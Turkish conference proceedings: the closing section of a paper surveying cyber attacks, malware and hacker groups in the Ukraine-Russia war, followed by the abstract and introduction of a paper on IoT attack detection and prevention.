- Rusya'da bir dağıtılmış hizmet reddi (DDOS) saldırısında yaklaşık 17.000 IP adresi tespit edildi.
- Yaklaşık 70 hükümet web sitesi saldırıya uğradı.
- Ukrayna'yı destekleyen ve ilgili Telegram kanallarına abone olan bilgisayar korsanlarının sayısı 265.000'i aştı.
- Dünya çapında 60'tan fazla hacker grubu bu savaşta rol oynadı. 5. Savaş sırasında 50'den fazla CVE (Ortak Güvenlik Açıkları ve Etkilenmeler) kullanıldı. (TÜBİTAK Bilgem, 2022).

Kaynak: PALTACI B.M., Ukrayna-Rusya Savaşı Bağlamında Güvenlik Ekosistemin 'de Yaşanan Gelişmeler ve Değerlendirmeler, 2022

Week 1 (February 23-March 2)	Destructive malware: FoxBlade, Lasainraw (IsaacWiper), DesertBlade, malicious use of SecureDelete utility Number of destructive incidents: 22
Week 2 (March 3-9)	Destructive malware: none Number of destructive incidents: 0
Week 3 (March 10-16)	Destructive malware: FoxBlade, malicious use of SecureDelete utility Number of destructive incidents: 4
Week 4 (March 17-23)	Destructive malware: DesertBlade, FiberLake, SonicVote, malicious use of SecureDelete utility Number of destructive incidents: 6
Week 5 (March 24-30)	Destructive malware: FoxBlade, SonicVote, malicious use of SecureDelete utility Number of destructive incidents: 3
Week 6 and beyond (March 31-April 8)	Destructive malware: CaddyWiper, Industroyer2 Number of destructive incidents: 2

Şekil 4. Rusya tarafından Ukrayna'ya gerçekleştirilen siber saldırıların yıkıcılık düzeyine göre haftalık listesi ve zararlı yazılım türleri

2.3 Ukrayna - Rusya Savaşı Siber Savaşların Geleceğini Nasıl Etkiliyor?

Tüm dünya tarafından yakından takip edilen Ukrayna - Rusya savaşı, insan hayatını birçok alanda olumsuz etkiliyor. Siber dünyadaki dijital varlıkların da risk oluşturan yeni gelişmelere karşı hazırlıklı olması gerekmektedir. Rusya gösterilen tepkilere cevap olarak Avrupa'daki varlıklarını ve yatırımlarını geri çekerken, bir siber saldırıyla özellikle tepki gösteren ülke ekonomilerinde zarara neden olacak karşılıklar verebilir. Rusya savaşta siber

saldırı tekniklerini şimdilik en düşük seviyede uygulamayı tercih ediyor. Bunun nedeninin hem kabiliyetlerini test etmek istemesi hem de diğer ülkelerin Ukrayna siber savunmasına destek vermesi nedeniyle daha güçlü bir siber savaş alanının ortaya çıkması durumunda gerçek gücünü göstermek istemesi olduğu düşünülmektedir. Mevcut savaşta şimdilik böyle bir saldırı şekli görülmemiş olsa da küresel bir siber savaşın tetiklenmemesi için bütün taraflar uluslararası kanunlarca belirlenmiş savaş sınırlarını ihlal etmemeye özen gösteriyor. Kuzey Atlantik Antlaşması Örgütü (NATO) Antlaşması'nın 5. maddesine göre, herhangi bir üyeye yapılacak bir saldırı bütün üyelere yapılmış sayılıyor. Siber güvenlik uzmanlarına göre ise Rusya'nın siber savaş kabiliyetleri ABD, Çin ve İngiltere'nin gerisinde kalıyor. Bu nedenle uluslararası antlaşma ve kanunların ihlali, Rusya'yı altından kalkamayacağı bir cepheye sürüklemeye potansiyeli taşıyor. Siber savaşların yaşanmaması, siber silahsızlanma, bireysel ve kamu güvenliğinin siber âlemde sağlanması ve kritik altyapıların korunması için hızlı bir şekilde güç sahibi ülkelerin bir araya gelerek ittifaklar oluşturması ve yasal düzenlemeler ile küresel bir antlaşmaya imza atması önem kazanıyor. Teknoloji geliştikçe bireysel olarak veya ülkelerin kontrolünde gerçekleşen siber saldırıların devam etmesi muhtemel görünüyor. Ülkeler açık bir şekilde Rusya ile bir siber çatışmaya girmese de alternatif yöntemlerle Rusya ve Ukrayna arasında devam eden siber savaşa Ukrayna tarafında destek vermeye devam ediyor. Küresel bir siber savaşın başlamaması için hassas dengelerle yönetilen siber savaş ortamı gelecekte daha da genişleyecek gibi görünüyor. (STM ThinkTech, 2022)

2.4 Batı Ülkelerinden Ukrayna'ya Siber Destek

Siber Uzay içerisinde yer alan Siber Savaş kavramında ülkeler arası yapılan siber saldırılar ve savunmalar söz konusudur ve ülkelerin gelişmişlik seviyelerine göre de siber güç potansiyelleri ortaya çıkar. Bu hususta 24 Şubat 2022 tarihinde resmi olarak başlayan Rusya – Ukrayna savaşı bağlamında iki ülkenin de siber güç potansiyellerini göstermeleri açısından ortaya bir fırsat çıkmıştır. Her iki ülkenin de devlet destekleri hackerları ve siber ordusu tarafından birbirlerine yapmış olduğu siber saldırılar olmuş hatta kontrolden çıkan bazı hacker grupları dünya genelinde Avrupa ülkelerine de siber saldırılar yapmıştır. Ukrayna işgal sonrasında siber saldırı ve savunma hatlarını ayırarak gönüllülük esasıyla vatandaşların da katılacağı bir oluşum başlattı. Ukrayna, siber saldırıları etkisizleştirmek için SpaceX'in kurucusu Elon Musk'tan gelişmiş uydu iletişim sistemi olan Starlink Uyduları ile iletişim ve haberleşme konusunda istediği desteğin olumlu karşılanmasıyla siber saldırılara karşı daha dirençli hâle gelmeye başladı. Karşı saldırı olarak Anonymous ve Cyber Partizans gibi güçlü hacker grupları da Ukrayna'ya dışardan destek verdiler. Rus hükümet siteleri, devlet televizyonu ve askeri nakil hattı olarak kullanılan Belarus Demiryolu Ağı'na yapılan 1.500'ün üzerinde siber saldırı Ukrayna direnişini desteklemeyi amaçlıyor. Twitter sosyal medya ağında 7,4 milyon takipçiye sahip olan Anonymous'un yaptığı çağrıyla Ukrayna için ciddi bir siber karşılık fırsatı yarattı.


Şekil 4.'te verilen görselde IT Army of Ukrania isimli web sitesinde yer alan “Düşman Ülkeye DDOS Saldırılarını Yapılandırma Talimatları” isimli başlıkta DDOS saldırılarının nasıl gerçekleştirildiğine dair Windows ve Ubuntu sistemlerde teknik bilgiler verildiği gösterilmiştir.

Ekseriyetle Ukrayna merkezli saldırıların siber dünyayı ikiye böldüğü görülmektedir. Conti olarak bilinen fidye yazılımı grubunun Ukraynalı üyesi 13 ay önce ekipte yaptığı konuşmayı kamuoyuyla paylaşırken, dünyaca ünlü hacker grubu Anonymous da Rusya Savunma Bakanlığı'na karşı olduğunu iddia ederek Rusya'ya siber savaş ilan etmiş ve saldırılardan sorumlu olduğunu iddia etmiştir. Buna ek olarak, Anonymous'un Rus hükümetine

ait çok sayıda kanalın ve Ukrayna yanlısı yayınların ele geçirilmesinde parmağı olduğu bilinmektedir. (Cybermag, 2022)

Kaynak: <https://github.com/curated-intel/Ukraine-cyber-operations>

Russian Cyber Operations Against Ukraine - Timeline [UPDATED]



Şekil 5. Rusya-Ukrayna Siber Savaşı katılımcıları 2022

Rusya'ya karşı yürütülen siber saldırılar, sadece Ukrayna tarafından veya gönüllü korsanlarca yürütülmemekte, NATO, ABD ve Ukrayna'ya destek veren diğer devletlerin de ellerindeki siber saldırı imkânlarını Ukrayna'nın yanında Rusya'ya karşı devreye soktukları düşünülmektedir. NATO, savaşın başlamasından önceki aylarda bazı Doğu Avrupa ülkelerine siber timler konuşlandırmış olmasının ötesinde, siber alanda Ukrayna'ya verdiği destekle ilgili son derece temkinli bir söylem benimseyerek kamuoyuyla bilgi paylaşmaktan kaçınmaktadır. Buna karşılık ABD'li yetkililer, daha önce hiç yapmadıkları bir şeyi yaparak, ABD Siber Komutanlığı personelinin Aralık2021'de Ukrayna'da göreve başladığını ve ABD'nin Rusya'ya yönelik siber harp faaliyetlerinin sadece savunma değil, saldırı boyutunu da içerdiğini resmen açıklamışlardır. Başka bir deyişle, Rusya karşısındaki siber mücadelenin, Ukrayna'nın tek başına yürüttüğü bir mücadele olarak değil, en azından ABD ve diğer bazı NATO üyelerinin iş birliğiyle yürütülen bir mücadele başarısızlığı ve Rusya'nın siber saldırıların kurbanı haline gelmiş olmasını açıklıyor olabilir. Eklenmesi gereken bir diğer önemli not, Rusya'nın siber saldırılarının sadece Ukrayna'yı hedef almadığı, başta ABD, Polonya, Baltık ülkeleri, İsveç ve Finlandiya olmak üzere toplam 42 ülkedeki hedeflere yönelik yüzlerce Rus siber saldırısının tespit edilmiş olmasıdır. (Egeli S., 2022)

Rusya'nın siber saldırılarına kayıtsız kalmayan Avrupa ülkelerinin, 2020 yılından itibaren Ukrayna'ya siber güvenlik gücünü artırması amacıyla yatırım yaptığı biliniyor. ABD Uluslararası Kalkınma Ajansı da yaptığı 38 milyon dolarlık yatırımla bu çalışmaları destekliyor.

Ukrayna'nın siber cephede dünya genelinden herkese ulaşabilmesi ve devlet destekli olarak gruplar kurması Rusya'nın almış olduğu siber saldırıları çoğalttığı gibi Ukrayna'nın atmış olduğu bu adım siber ekosistemde önemli bir gelişme olarak görülmektedir. Daha önce dünya genelinde hackerlardan açık bir şekilde destek toplayan resmi bir devlet olmamıştır.

Tablo 3. Ukrayna-Rusya Savaşında Siber gruplar ve Saldırı Atakları

GROUP	SUPPORTIN G	ATTACKS	COMMS	LOC	DATE STAR TED
Against The West	Ukraine	Data Breach/ Ransomwar e	Twitter	West Europe	2021
Belarusian Cyber Partisans	Ukraine/Free Belarus	Ransomwar e	Twitter	Belarus	2020
Anonymous	Ukraine	DDos	Twitter	Global	2022
GhostSec	Ukraine	Hack	Telegra m	UNK	2022
IT Army Of Ukraine	Ukraine	DDos/Hack	Twitter	Ukraine	2022
Kelvin Security Hacking Team	Ukraine	Hack	Telegra m	UNK	2022
BlackHawk	Ukraine	DDos	Twitter	Georgia	2022
Anon Liberland & PWN- BAR	Ukraine	DDos	Twitter	UNK	2022
Raid Forums Admin	Ukraine	Sanction	Raid Forums	UNK	2022
Netsec	UNK	Hack	Twitter	UNK	2022
Free Civilian	Russia	Data Breach	Onion	UNK	2022
Coming Project	Russia	Data Breach	Onion	France	2022
Conti Ransomware Gang	Russia	Ransomwar e	Onion	Global	2022
The Red Bandits	Russia	Data Breach/Hack	Twitter	Russia	2022
Cyber Ghost	Russia	Hack/Disinfo rmation	UNK	Belarus	2022

Sand Worm	Russia	Hack/DDos/ Disinformati on	UNK	Russia	2022
Gamaredon	Russia	Hack	UNK	Russia	2022
28- February					
GNG	Ukraine	DDos	Twitter	Georgia	2022
NB65	Ukraine	Hack	Twitter	UNK	2022
ECO	UNK	UNK	Twitter	UNK	2022
Raid Forums 2	Ukraine	DDos	Twitter	UNK	2022
Conti Leaks	Ukraine	Data Breach	Twitter	UNK	2022
SHDW Sec	Ukraine	Hack/Activis m	Twitter	Global	2022
Ghost Clan	Ukraine	Hack/DDos	Telegra m	Global	2022
Eye Of The Storm	Ukraine/Free Belarus	Hack	Twitter	Global	2022
01-March					
Root User	Ukraine	Radio	Twitter	Ukraine	2022
Deep Net Anon	Ukraine	Radio	Twitter	UNK	2022
Free Ukraine Now	Ukraine	DDos/Hack	Twitter	Ukraine	2022
1 Level Crew	Ukraine	DDos	Twitter	UNK	2022
IT Army Of Ukraine Psyops	Ukraine	Disinformati on	Twitter	Ukraine	2022
Hydra UG	Ukraine	Radio/ Data Breach	Twitter	UNK	2022
Zatoichi	Russia	Disinformati on	Twitter	Russia	2022
Stormous Ramsomware	Russia	Ramsomwar e	Telegra m	UNK	2022


Kaynak: <https://twitter.com/Cyberknow20>

ABD, AB ve NATO ülkeleri, Ukrayna'nın gelecekteki siber saldırılara karşı korunmasına yardımcı olmak için siber güvenlik yardım desteklerini artırdı. Öyle ki yalnızca ABD Uluslararası Kalkınma Ajansı 2020'de Ukrayna'nın siber güvenlik direncine 38 milyon yatırım yaptığını duyurdu. Artan siber güvenlik endişeleriyle birlikte Rusya'nın Ukrayna'ya yönelik fiziksel saldırı ihtimali, Ukrayna'nın NATO üyeliğinin sıklıkla tartışılmasına neden oldu.

Tartışmalar devam ederken NATO, 2021’de Kiev’in resmi üyelik statüsünü reddetti. Ukrayna hükümeti ise Rusya tarafından gerçekleştirildiğini iddia ettiği siber saldırılarla mücadelede yetersiz kaldığını ileri sürerek, NATO Ortak Savunma Mükemmeliyet Merkezine (CCDCOE) daha yakın iş birliği talebini iletti. Rusya ve Ukrayna arasındaki büyüyen krizin ortasında Ukrayna hükümeti CCDCoE’ye ev sahipliği yapan Estonya ile siber güvenlikte iş birliği geliştirmeye başladı.

NATO üyeliği olmayan Ukrayna’nın mevcut Rus tehdidine karşı CCDCOE’den aldığı siber güvenlik yardımının “katkıda bulunan katılımcı rolü” ile verildiğinin altı çizildi. Kremlin ise NATO ve Ukrayna’nın bu yakınlaşmasını kendisine yönelik büyük bir tehdit olarak gördüğünü açıkladı. Nitekim Ocak 2022’de GRU içerisindeki 74455 ve 26165 kodlu birimlerin düzenlediği iddia edilen bir dizi siber saldırı Ukrayna’nın Dışişleri Bakanlığı, Eğitim Bakanlığı gibi birçok kamu kurum ve kuruluşunu işlevsiz hale getirdi. Saldırılarda DDoS saldırılarının yanı sıra kullanılan siber silahlarla verilerin elde edilmesi, Dark Web gibi illegal internet platformlarında verilerin satılması ve HermeticWiper isimli kötü amaçlı yazılımla veri silinmesi gibi bir dizi eylem gerçekleşti. Kiev’e yönelik kapsamlı siber saldırıyla Putin’in fiziksel işgali öncesinde Ukrayna’nın iletişim ağları, elektrik başta olmak üzere alt yapı sistemlerindeki mevcut zafiyetler siber saldırılarda olası hedefler olarak görüldü. Yaşananlardan sonra siber desteği güçlendirmek adına NATO ve Ukrayna arasında yeni bir anlaşma imzalandı. Anlaşmanın akabinde Şubat ortasında Ukrayna Savunma Bakanlığı, Ukrayna Silahlı Kuvvetleri’nin internet sitesi ve birçok bankaya siber silahlarla birlikte yoğun DDoS saldırısı düzenlendi. (TheDefensePost, 2023)

Kaynak: <https://github.com/curated-intel/Ukraine-cyber-operations>



Şekil 6. Rusya-Ukrayna Siber Savaşı katılımcıları 2022

Rusya’nın bir savaş durumunda Batılı devletleri siber saldırılarla dize getirebileceği uyarıları boşa çıkmıştır. Zira Rusya’nın konvansiyonel askeri kuvvetlerinin sergilediği zayıf performansın bir benzerinin siber ortamda yaşandığı ve siber saldırılarının 2/3’ünün

başarısızlıkla sonuçlandığı anlaşılmaktadır. Başarılı olan 1/3 oranındaki siber saldırı ise harekât alanındaki gelişmelerle eşgüdüm içerisinde yürütülmemiş, siber boyutta yaratılan fırsatlar fiziki savaş alanında avantaja çevrilememiş, dolayısıyla Rusya'nın çekinilen siber harp performansı ortalamanın altında kalmıştır. Fakat Rusya'nın siber saldırılardan umduğu sonuçları alamamasında denklemin sadece Rusya ayağı değil, Ukrayna ve Batı ayağındaki değişikliklerin de önemli rol oynadığı unutulmamalıdır. (Egeli S., 2022)

3. Sonuç

Tarihte resmi olarak ilk siber savaş olma özelliği Ukrayna-Rusya savaşında görülmüştür.

Bu çalışmada Rusya ve Ukrayna arasında yaşanan gerilimin savaşa dönmesinden sonra siber alanda yaşanan gelişmeler önce dünya genelinde özetlenmiş ve daha sonra Ukrayna-Rusya savaşı bağlamında siber güvenlik ekosisteminde öne çıkan gelişmeler aktarılmıştır.

Siber güvenlik ve siber uzay kavramının gerektirdiği konular Ukrayna-Rusya savaşı bağlamında özetlenerek; yapılan siber saldırılar, zafiyetler, önlemler, kurum ve kuruluşların gördüğü zararlar her iki ülke açısından yaşanan siber kayıplara araştırmamızda ışık tutulmaktadır.

Son yıllarda gelişen siber ataklar ve savunma stratejileri Rusya-Ukrayna savaşı üzerinden yorumlanabilir ve geliştirilebilir.

Tüm bu çalışma literatür taramasında internet yayınları, raporlar ve makaleler aracılığı ile toparlanmıştır.

3.1 Tartışma:

İnternetin sınırlarının olmaması nedeniyle siber güvenliğin de ulusal sınırları yoktur. Ukrayna-Rusya arasındaki siber savaş ve asimetrik etkileri araştırmasının önemli istatistiksel sonuçlarından birisi dünya genelinde siber saldırı kavramının yıkıcı tahriplere yol açması ve fiziksel savaştan öte sonuçlara sebep olması olarak gösterildiğinde siber savaş ve siber uzay olgularının önemi üzerinde farkındalık oluşturulması gerektiği gözlemlenecektir. . Ukrayna-Rusya arasındaki siber savaştan yola çıkarak olası sonuçlar tekrar gözden geçirilmelidir.

4. Öneriler:

Siber savaşlar bağlamında dikkat çekilmesi gereken bir diğer husus, gerçekleşen saldırıların sadece hedefteki devletleri değil, savaşa taraf olmayan başka ülkelerdeki sivil, askeri veya kritik altyapı kullanıcılarını da olumsuz yönde etkilediğidir. Konvansiyonel harp silah ve vasıtalarına kıyasla, siber saldırıların devlet sınırlarını kolaylıkla aşma potansiyeli ve tehlikesinin daha yüksek olduğu, dolayısıyla uluslararası güvenlik için bu yönüyle de risk teşkil ettiklerine dikkat çekmek gerekir. Ukrayna - Rusya Savaşı da bu durumun somut bir örneği olmuştur.

Yaşanan siber savaşın yıkıcı tarafları incelenerek her ülkenin kendi savunma stratejilerini oluşturması söz konusu olabilmektedir. Bu hususta yapılan gayri resmi siber savaşlar da incelenerek uluslararası hukuk boyutları ele alınabilir ve bu konuda yeni bir proje/tez yazılabilir.

Kaynakça

[1] Avsat Ş. (2022). Rusya, Ukrayna'ya Siber Saldırıları Düzenlerken, Kiev İse Müttefiklerinin Yardımı ile Bu Saldırıları Güçlü Yanıtlar Veriyor. <http://turkish.aawsat.com/home/article/3848601/rusya->

- ukrayna'ya-siber-saldırlar-düzenlerken-kiev-ise-müttefiklerinin-yardımları (Erişim tarihi: 10.01.2023).
- [2] Bayraktar G. (2015). Siber Savaş ve Ulusal Güvenlik Stratejisi (Ed. İrfan Bülbül), (1 Baskı). ss 48-49. Türkiye: Yenyüzyıl Yayınevi, İstanbul.
- [3] BBC. (2022). Ukraine Invasion: How The War is Being Waged Online. <https://www.bbc.com/news/technology-60559011> (Erişim tarihi: 10.01.2023).
- [4] Cybermag. (2022). Rusya ve Ukrayna Arasındaki Siber Savaş Dünyayı Derinden Etkiliyor. <https://www.bbc.com/news/technology-60559011> (Erişim tarihi: 11.01.2023).
- [5] Egeli S. (2022). Ukrayna-Rusya Savaşı'nda Kullanılan Yeni ve Bozucu Teknolojiler. <https://www.uikpanorama.com/blog/2022/09/01/uk-ru/> (Erişim tarihi: 12.01.2023)..
- [6] Emma V. (2022). Russia or Ukraine: Hacking groups take sides. <https://therecord.media/russia-or-ukraine-hacking-groups-take-sides/> (Erişim tarihi: 11.01.2023).
- [7] Karasoy H. (2021). Kamu Güvenliğinde Yeni Paradigmalar: Hibrit Savaş, Asimetrik Savaş, Vekâlet. ss 65. Nobel Yayınevi, Ankara.
- [8] NATO Müşterek Siber Savunma Mükemmeliyet Merkezi. (2022). <https://ccdcoe.org> (Erişim tarihi: 10.01.2023).
- [9] Öğün M. N. ve Kaya A. (2013). Siber Güvenliğin Milli Güvenlik Açısından Önemi ve Alınabilecek Tedbirler. Güvenlik Stratejileri Dergisi. 9(18), 145-181.
- [10] STM ThinkTech. (2022). Rusya'nın Ukrayna İşgali Kapsamında Siber Savaşın Geleceği. <https://thinktech.stm.com.tr/tr/rusyanin-ukrayna-igali-kapsaminda-siber-savasin-gelecegi>. (Erişim adresi: 12.01.2023).
- [11] T.C. Ulaştırma Denizcilik ve Haberleşme Bakanlığı. (2019). Ulusal Siber Güvenlik Stratejisi. <https://hgm.uab.gov.tr/uploads/pages/siber-guvenlik/2016-2019guvenlik>. (Erişim adresi:08.01.2023).
- [12] Tektaş E. (2022). Rusya-Ukrayna Savaşı'nın Gizli Silahı: Siber Saldırıları. <https://www.ankasam.org/rusya-ukrayna-savasinin-gizli-silahi-siber-saldirilar/> (Erişim tarihi: 09.01.2023).
- [13] The Fog of Cyberwar Descends on Ukraine and Russia. (2022). <https://www.bloomberg.com/news/articles/2022-03-02/online-cyberattacks-in-russia-ukraine-show-digital-and-physical-future-of-war> (Erişim tarihi: 10.01.2023).
- [14] TheDefensePost. (2023). NATO, Ukraine Sign Deal to 'Deepen' Cyber Cooperation. <https://www.thedefensepost.com/2022/01/17/ukraine-nato-cybersecurity/> (Erişim tarihi: 14.01.2023).
- [15] Tübitak Bilgem. (2022). Rusya- Ukrayna Siber Savaş Tehdit Araştırma Raporu. <https://bilgem.tubitak.gov.tr> (Erişim tarihi: 12.01.2023).

NESNELERİN İNTERNETİ SİSTEMLERİNDE YAŞANABİLECEK SİBER SALDIRILARIN TESPİTİ VE ÖNLENMESİ

Yasin Demir^{*1}, Selim Bayraklı²

¹ Millî Savunma Üniversitesi, Atatürk Stratejik Araştırmalar ve Lisansüstü Eğitim Enstitüsü, Bilgisayar Mühendisliği ABD, İstanbul, TÜRKİYE, yasin.demirr@hotmail.com

² Milli Savunma Üniversitesi, Hava Harp Okulu, Bilgisayar Mühendisliği Bölümü, İstanbul, TÜRKİYE, hbayrakli@hho.msu.edu.tr

* Sorumlu Yazar: yasin.demirr@hotmail.com

Özet: Nesnelerin İnterneti (IoT) kavramının temelinde; tüm elektronik cihazların internete bağlanması ve iletişim kurmaları mantığı yatmaktadır. IoT cihazlarının her biri bir şekle, boyuta ve dizayna sahiptir. Bu cihazlar, günlük olarak kullandığımız sıradan bir ev aletinden komplike yapıdaki endüstriyel aletlere kadar çeşitlilik göstermektedir. IoT kavramını daha anlaşılır kılabilmek için basit bir şekilde anlatmak gerekirse; IoT, web kamera, buzdolabı, çamaşır makinesi, televizyon, temizlik robotu, bebek izleme monitörü, sıcaklık ölçer, otonom otomobil, akıllı ev, akıllı hastane, ticaret ve bilişim uygulamaları gibi birçok sektörde kullanılan cihazları temsil etmektedir.

IoT cihazları işlerini insan müdahalesi gerektirmeden, diğer ilgili cihazlar ile otomatik iletişim kurarak birbirinden aldıkları bilgiler doğrultusunda gerçekleştirme yeteneğine sahiptir. IoT cihazlar ilerleyen zamanlarda insanların yaptıkları işlerin bazılarını otomatik olarak yapabileceği ve insan gücü gereksinimini azaltacağı da öngörülmektedir. IoT cihazlarının maliyetinin düşük olması ve minimal güçteki sensör teknolojisine sahip olması, diğer cihazlarla kolay entegrasyonu, makine öğrenimi ve yapay zekâ gibi konular göz önünde bulundurulduğunda; IoT cihazların sayısının her geçen gün artacağı kaçınılmazdır.

IoT cihazların sahip olduğu veri hacmi, kullanım amaçları, erişim bağlantıları, yetki gibi hususlara bakıldığında; IoT uygulamaları siber saldırganlar için çekici bir ortam haline gelmektedir. IoT cihazların günümüzde ve gelecekte siber saldırıların yoğun hedefi olacağı aşikâr bir durumdur. Bu cihazlara yönelik gerekli güvenlik önlemlerinin alınması kritik seviye öneme sahip olacaktır. Güvenlik ve gizlilik konularında yaşanan çekinceler, hayatımızı etkileyecek çok önemli bir teknoloji olacağı gerçeğini gölgelememektedir.

Anahtar Kelimeler: Nesnelerin İnterneti, Internet of Things (İot), İot Güvenliği

Detection and Prevention of Cyber Attacks to The Systems of Internet of Things

Yasin Demir^{*1}, Selim Bayraklı²

¹ Turkish National Defence University, Atatürk Institute for Strategic Studies and Graduate Education, Department of Computer Engineering, İstanbul, TURKEY, yasin.demirr@hotmail.com

² Turkish National Defence University, Air Force Academy, Department of Computer Engineering, İstanbul, TURKEY, hbayrakli@hho.msu.edu.tr

* Corresponding author: yasin.demirr@hotmail.com

Abstract: *The basis of the Internet of Things (IoT) concept; It is the logic of all electronic devices to connect and communicate with the internet. Each of the IoT devices has a shape, size and design. These devices range from an ordinary household appliance that we use on a daily basis to industrial appliances with a complicated structure. To explain the concept of IoT in a simple way to make it more understandable; IoT represents devices used in many sectors such as webcams, refrigerators, washing machines, televisions, cleaning robots, baby monitors, temperature meters, autonomous cars, smart homes, smart hospitals, trade and informatics applications.*

IoT devices have the ability to carry out their work in line with the information they receive from each other by automatically communicating with other related devices without requiring human intervention. It is also predicted that IoT devices will automatically do some of the work that people do in the future and reduce the need for manpower. Considering the low cost of IoT devices and their minimal power sensor technology, easy integration with other devices, machine learning and artificial intelligence; It is inevitable that the number of IoT devices will increase day by day.

Considering the data volume of IoT devices, purposes of use, access connections, authorization; IoT applications are becoming an attractive environment for cyber attackers. It is obvious that IoT devices will be the intense target of cyber attacks today and in the future. Taking the necessary security measures for these devices will be critical. The reservations about security and privacy do not overshadow the fact that it will be a very important technology that will affect our lives.

Keywords: *Internet of Things (Iot), IoT Security*

1. Giriş

Nesnelerin İnterneti terimi ilk kez 1999 yılında MIT'deki "Otomatik Kimlik Laboratuvarı'nın" kurucu ortağı "Kevin Ashton" tarafından kullanılmıştır. Nesnelerin İnterneti, internet ağı üzerinden diğer sistem ve cihazlar arasında veri bağlantısı kurulmasını ve kurulan bu bağlantı sayesinde veri paylaşımı yapabilmek amacıyla yazılımlar, sensörler, aktüatörler ve diğer gömülü teknolojilerle fiziksel dünyadaki nesneleri birbirine bağlayan ortak ağ olarak tanımlanmıştır.

2022 yılı sonlarına doğru dünya üzerinde yaklaşık 14 milyar IoT cihazı ağlara bağlanmıştır. IoT, masaüstü ve dizüstü bilgisayarlar, akıllı telefon ve tabletler gibi standart cihazların ötesinde, geleneksel olarak "akılsız" olarak nitelendirilen fiziksel cihazları da kapsayarak ürün yelpazesinin genişletilmesi hedeflenir, çünkü bahse konu cihazlarda uzaktan izlenebilmekte ve kontrol edilebilmektedir. IoT'nin popüler uygulama alanlarına baktığımızda;

giyilebilir cihazlar, akıllı evler, akıllı şehirler, otonom araçlar, perakende, tele sağlık, akıllı tarım alanları vb. ölçeğin ne denli büyük olduğu hakkında bir fikir sahibi olmamızı sağlamaktadır.

